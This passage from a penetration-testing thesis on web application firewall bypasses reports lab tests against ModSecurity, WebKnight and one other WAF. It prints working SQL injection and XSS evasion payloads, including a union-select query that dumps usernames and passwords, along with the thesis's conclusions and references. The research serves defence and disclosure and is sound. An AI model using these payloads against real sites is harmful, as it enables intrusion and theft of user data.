select 1,version(),@@datadir #
```

lead to the disclosure of the database version and directory as seen in figure 22.

7. The attempt to use the keyword 'from' failed and therefore no further information could be retrieved.

Summary: A SQL Bypass was found, which lead to the disclosure of sensitive information.

XSS Fuzz

1. The result of the XSS fuzzing attack revealed that the for XSS commonly used <script> tag was blocked, but not the following strings:

```
<img src=x>test</img>
<img dynsrc></img>
<img lowsrc></img>
<bgsound src=>
...
```

2. The string

```
<img src=x onerror=>
```

was blocked.

3. The same payload with a removed whitespace between the 'x' and 'onerror' was not blocked:

```
<img src=xonerror=>
```

4. The WAFNinja showed that the prompt function was not blocked, which lead to the following payload

```
<img src=xonerror=prompt(1)>
```

5. This payload was not processed correctly. Adding whitespace characters like '%0A' or '%0B' or a Nullbyte '%00' lead to a blocked request:

```
<img src=x%0Aonerror=prompt(1)>
```

Summary: The tested payloads were blocked because of a single character. Further testing may lead to a




Figure 22: The database version and directory

bypass.

23.2 ModSecurity

The ModSecurity WAF with the OWASP Core Rule Set was expectedly highly restrictive. It can be assumed that most organizations deactivate several policies before enabling the blocking mode. This test was used on the default configuration with all policies activated.

XSS Brute force attack

The ModSecurity WAF blocked every payload of the brute force attack.

Summary: No bypass has been found with this method.

SQL Fuzz

- The result of the SQL fuzzing attack revealed that the following combination of union select was not blocked

  `uni%0bon+se%0blect`
- The following input was not blocked by the WAF, but was not executed by the back end either:

  `http://192.168.88.103/sqli-labs/Less-2/?id=1+uni%0Bon+se%0Blect+1,2,3`

  This payload can be tested with other back end environments to observe wether it is processed.

Summary: A payload was found that passed the WAF, but which was not executed by the back end.

XSS Fuzz

The result of the XSS fuzzing attack did not find sufficient keywords to craft a XSS payload.

Summary: No bypass has been found with this method.

23.3 WebKnight

The AQTRONIX WebKnight WAF was the most vulnerable WAF of the three WAFs. Its rule set is simpler than the other WAFs' rule sets. This could be observed because it blocked the names of event handler and not the schema that has to be followed in order to utilize event handler. If a new event handler is published, an application, defended by WebKnight, is prone to an exploit that uses this new event handler, until a patch is developed.

XSS Brute force attack

The WebKnight WAF blocked every payload of the brute force attack.

Summary: No bypass has been found with this method.

SQL Fuzz

1. The result of the SQL fuzz attack revealed that the following fuzz was not blocked:

   `uNion(sElect)`

   This payload contains parentheses to substitute the whitespace.
2. The following payload was blocked attempting to exploit the SQL Injection vulnerability in DVWA:

   `0' union(select 1,2)`
3. To identify which character made the WAF block this input, individual characters were removed. After removing the single quote (') the payload was not blocked anymore:

   `0 union(select 1,2)`
4. Using a single quote is necessary to exploit the DVWA SQL Injection vulnerability. Therefore, the next attempt was to exploit »Less-2« of the SQLi-Labs as the parameter is vulnerable to in-

teger based SQL Injection. The first test showed that the following SQL Injection was successful:

```
http://192.168.88.102/sqli-labs/
 Less-2/?id=0
 union(select 1,2,3)
```

5. The next step was to find out what damage this bypass can do. The result of WAFNinja revealed that the following SQL functions were not blocked:

```
@@version
version()
user()
@@hostname
@@datadir
```

6. The WAFNinja's result relating the '@@version' function was a false positive. The remaining four functions worked as seen in figure 23 and figure 24.
7. The next step was to try to retrieve data from a table. The following payload was blocked

```
http://192.168.88.102/sqli-labs/
Less-2/?id=0
union(select 1,2,3 from security)
```

8. The next idea was to try the same technique with the parentheses used for 'union select' for the from part of the query. The following payload bypassed the WAF and resulted in the output seen in figure 25

```
http://192.168.88.102/sqli-labs/
Less-2/?id=0
 union(select 1,2,3 from(security))
```

The error revealed that there is no table called 'security'.

9. The next step was to find the name of the database table. One technique is to enumerate common table names. The first attempt was to try 'user' which failed. The second attempt with 'users' as table name worked as seen in figure 26.
10. The final step was to find the column names. The first attempt with the column names 'username' and 'password' worked as seen in figure 27. The final payload was

```
http://192.168.88.102/sqli-labs/
  Less-2/?id=0
union(select 1,username,password
  from(users))
```

Furthermore another payload was found which can exploit a log in function similar to the one described in section 6.1:

```
abc' or 123<234 #
```

Summary: The SQL Injection was successful and WebKnight was bypassed. This bypass led to the disclosure of sensitive system information and personal user data.

XSS Fuzz

1. The result of the XSS fuzzing attack revealed, that the following strings are not blocked:

```
<img src=x>test</img>
<img dynsrc></img>
<img lowsrc></img>
<bgsound src=>
...
```

2. The next test was to add a JavaScript event handler:

```
<img src=x onerror=>
```

This payload was blocked
3. WAFNinja's output showed that the WAF blocked most event handler. Those that were not blocked did not work.
4. A documentation about JavaScript event handler showed that the 'onmousewheel' event was deprecated. The replacement was the 'onwheel' event. The following payload was not blocked:

```
<img src=x onwheel=>
```

5. The next step was to test the following payload locally:

```
<img src=x onwheel=alert(1)>
```

This event handler is triggered when the mouse wheel is trigger while the mouser is over the image element.
6. The same payload was blocked by the WAF. Analyzing WAFNinja's output showed that 'alert(1)' was blocked, but 'prompt(1)' not. The following payload resulted in an exploit:

```
<img src=x onwheel=prompt(1)>
```

Note: The mouse wheel does not work in the Client VM, thus this payload should be tested on another machine.

Summary: A XSS bypass has been found because the WAF's rule set did not contain a new event handler.

24 Conclusion and Outlook

This thesis was focused on the matter of bypassing WAFs during penetration tests.

Public bypasses have been gathered, explained and categorized. A systematical and practicable approach for bypassing a WAF, which can be used in penetration tests, is given. Furthermore, a tool was developed which facilitates this approach. The outcomes of this



Figure 23: Disclosure of the host name and database directory




Figure 24: Disclosure of the database version and user




Figure 25: Error from the database



Figure 26: Table 'users' exists as the query is processed

tool have significantly contributed to finding several bypasses.

The results of this thesis can lead to a more accurate outcome when performing a penetration test. The



Figure 27: Disclosure of username and password

contents can also help WAF vendors and administrators to understand the functionality of bypass techniques in order to prevent them and ultimately to increase their WAF's security level.

Future objectives regarding the tool are:

- extending its functionality by adding more types of vulnerabilities and including other bypass methods.
- improving the functionality in order to eliminate false positives and false negatives.
- creating a GUI.

It is intended to publish this tool on a collaboration platform like GitHub. Thereby the tool will be available to a great number of security experts who can use it for penetration tests and also add functionality to it. Also, the presented approach will be published as an article on the OWASP web site and will be presented on an OWASP regular's table.

The bypasses found during this bachelor thesis will be reported to the particular WAF vendors. After these bypasses have been patched, they will be published in order to raise the awareness of WAF security.

Overall it can be said, that WAFs mitigate vulnerabilities and make their exploitation more difficult. This thesis provides evidence that unknown bypasses can be found in a short amount of time. Organizations have to understand that WAFs may forfeit some attacks, but do not guarantee that no breach will happen.

25 About the Author

Khalil Bijjou is an enthusiastic ethical hacker, bug hunter and penetration tester for the german IT security consulting firm EUROSEC. He performs security assessments for major companies especially in the field of web, mobile and SAP security. Khalil reached the 2nd place in the German Post IT Security Cup 2015 and was a speaker at PHDays, Moscow and DefCamp Bucharest.

References

Abdul Rafay Baloch. (2013). Modern web application firewalls fingerprinting and bypassing xss filters. Retrieved September 12, 2015, from https://dl.packetstormsecurity.net/papers/bypass/WAF_Bypassing_By_RAFAYBALOCH.pdf

Acunetix. (2012). Windows short (8.3) filenames - a security nightmare? Retrieved September 1, 2015, from http://www.acunetix.com/blog/articles/windows-short-8-3-filenames-web-security-problem/

Apache. (2013). Mod_proxy module. Retrieved September 16, 2015, from http://httpd.apache.org/docs/2.0/mod/mod_proxy.html#forwardreverse

AQTRONIX. (2014). Aqtronix webknight - open source web application firewall (waf) for iis. Retrieved September 17, 2015, from http://csrc.nist.gov/publications/nistpubs/800-123/SP800-123.pdf

Audi. (2012a). Security auditor videos. Retrieved September 21, 2015, from https://www.youtube.com/user/dhakkan3/videos

Audi. (2012b). Sqli-labs github. Retrieved September 21, 2015, from https://github.com/Audi-1/sqli-labs

Beechey, J. (2009). Web application firewalls: Defense in depth for your web infrastructure. Retrieved August 16, 2015, from https://www.sans.edu/student-files/projects/200904_01.doc

Bijjou, K. (2019). Web application firewall bypassing: An approach for penetration testers. *Magdeburger Journal zur Sicherheitsforschung*, *17*, 900–926. Retrieved April 5, 2019, from http://www.sicherheitsforschung-magdeburg.de/uploads/journal/MJS_061_Bijjou_Bypassing.pdf

Carettoni, L. & Di Paola, S. (2009). Http parameter pollution. Retrieved August 24, 2015, from https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

Cisco. (2013). Cisco ace web application firewall user guide (software version 6.0) - developing rules and signatures. Retrieved September 16, 2015, from http://www.cisco.com/c/en/us/td/docs/app_ntwk_services/data_center_app_services/ace_waf/v60/user/guide/acewafug/waf_ug_extendingrulessigs.html

Citrix. (2013). Netscaler app firewall. Retrieved September 16, 2015, from http://www.ndm.net/citrix/NetScaler/netscaler-app-firewall

Codewatch. (2014). Bypass waf: Burp plugin to bypass some waf devices. Retrieved September 3, 2015, from https://www.codewatch.org/blog/?p=408

Comodo. (2015). Free modsecurity rules from comodo. Retrieved September 17, 2015, from https://waf.comodo.com/

Cory Janssen. (2013). What is security through obscurity (sto)? definition from techopedia. Retrieved August 11, 2015, from http://www.techopedia.com/definition/21985/security-through-obscurity-sto

cyberoperations. (2012). Iis on windows 2008 r2. Retrieved September 1, 2015, from https://cyberoperations.wordpress.com/class-archives/2012-class/07-iis-on-windows-2008-r2/

D'Hoinne, J., Hils, A. & Young, G. (2015). Magic quadrant for web application firewalls. Retrieved August 5, 2015, from http://www.gartner.com/technology/reprints.do?id=1-2JHK9Z5&ct=150715&st=sb&elq=

Drops. (2015). Bypass waf cookbook. Retrieved September 3, 2015, from http://translate.wooyun.io/2015/09/01/Bypass-WAF-Cookbook.html

edgescan. (2014). Vulnerability statistics report 2014. Retrieved August 24, 2015, from http://www.bccriskadvisory.com/wp-content/uploads/Edgescan-Stats-Report.pdf

Foreman, P. (2010). *Vulnerability management*. Boca Raton, Fla.: CRC Press Auerbach.

Margaret Rouse. (2011). What is pen test (penetration testing)? Retrieved August 5, 2015, from http://searchsoftwarequality.techtarget.com/definition/penetration-testing

Mazin Ahmed. (2015). Evading all web-application firewall xss filters. Retrieved September 12, 2015, from http://mazinahmed.net/uploads/Evading%20All%20Web-Application%20Firewalls%20XSS%20Filters.pdf

ModSecurity. (2015). Modsecurity: Open source web application firewall. Retrieved September 17, 2015, from https://www.modsecurity.org/

NerdsHeaven. (2014). Browser useragent – »dotdefender blocked your request«. Retrieved September 1, 2015, from http://www.nerdsheaven.de/magazin/artikel/tipps-und-tricks/useragent-und-dotdefender-blocked-your-request-888/

Offensive Security. (2015). Kali linux penetration testing and ethical hacking linux distribution. Retrieved September 17, 2015, from https://www.kali.org/

OWASP. (2013). Top 10 2013. Retrieved August 4, 2015, from https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP. (2014). Web application penetration testing. Retrieved September 17, 2015, from https://www.owasp.org/index.php/Web_Application_Penetration_Testing

OWASP. (2015a). Best practices: Use of web application firewalls. Retrieved August 12, 2015, from https://www.owasp.org/index.php/Category:OWASP_Best_Practices:_Use_of_Web_Application_Firewalls

OWASP. (2015b). Dom based xss. Retrieved September 21, 2015, from https://www.owasp.org/index.php/DOM_Based_XSS

OWASP. (2015c). Owasp modsecurity core rule set project. Retrieved August 12, 2015, from https://www.owasp.org/index.php/Category:

OWASP_ModSecurity_Core_Rule_Set_Project#tab=FAQs

OWASP Top Ten Project. (2015). Retrieved August 24, 2015, from https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Pubal, J. (2015). Web application firewalls: Enterprise techniques. Retrieved August 13, 2015, from https://www.sans.org/reading-room/whitepapers/application/web-application-firewalls-35817

PwC. (2014). Key findings from the global state of information security® survey 2015.

RandomStorm. (2015a). Retrieved September 17, 2015, from https://github.com/RandomStorm/DVWA/blob/master/vulnerabilities/xss_s/source/low.php

RandomStorm. (2015b). Dvwa reflected xss source code. Retrieved September 17, 2015, from https://raw.githubusercontent.com/RandomStorm/DVWA/master/vulnerabilities/xss_r/source/low.php

RandomStorm. (2015c). Dvwa stored xss source code. Retrieved September 17, 2015, from https://raw.githubusercontent.com/RandomStorm/DVWA/master/vulnerabilities/xss_r/source/low.php

Ristic, I. (2010). *Modsecurity handbook: [the complete guide to the popular open source web application firewall]*. s.l.: Feisty Duck.

Ristic, I. (2012a). Ironbee waf research project. Retrieved August 29, 2015, from https://github.com/ironbee/waf-research

Ristic, I. (2012b). Protocol-level evasion of web application firewalls. Retrieved August 8, 2015, from https://community.qualys.com/servlet/JiveServlet/download/38-10665/Protocol-Level%20Evasion%20of%20Web%20Application%20Firewalls%20v1.1%20(18%20July%202012).pdf

Scarfone, K. A., Jansen, W. & Tracy, M. (2008). *Guide to general server security*. doi:10.6028/NIST.SP.800-123

Scarfone, K. A., Souppaya, M. P., Cody, A. & Orebaugh, A. D. (2008). *Technical guide to information security testing and assessment*. doi:10.6028/NIST.SP.800-115

Technologies, P. (2013). Web application vulnerability statistics. Retrieved August 24, 2015, from http://www.ptsecurity.com/upload/ptcom/WEBAPPSTATS_WP_A4.ENG.0038.DEC.21.2014.pdf

The Wall Street Journal. (2014). Global security spending to grow 7.9% in 2014. Retrieved August 5, 2015, from http://blogs.wsj.com/cio/2014/08/22/global-security-spending-to-grow-7-9-in-2014-gartner-says/

Zero Science Lab. (2013). Cloudflare vs incapsula vs modsecurity. Retrieved September 17, 2015, from http://de.slideshare.net/zeroscience/cloudflare-vs-incapsula-vs-modsecurity